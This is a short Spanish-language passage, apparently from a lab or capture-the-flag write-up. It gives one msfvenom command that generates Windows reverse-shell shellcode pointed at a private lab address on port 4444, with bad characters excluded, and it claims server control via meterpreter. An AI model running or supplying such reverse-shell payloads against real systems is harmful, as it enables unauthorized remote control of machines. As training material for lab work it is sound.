Crearemos un shell inverso usando msfvenom.

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.11.58.254 LPORT=4444 EXITFUNC=thread -b "\x00\x23\x3c\x83\xba" -f c
```



# Y obtenemos control del servidor desde el meterpreter

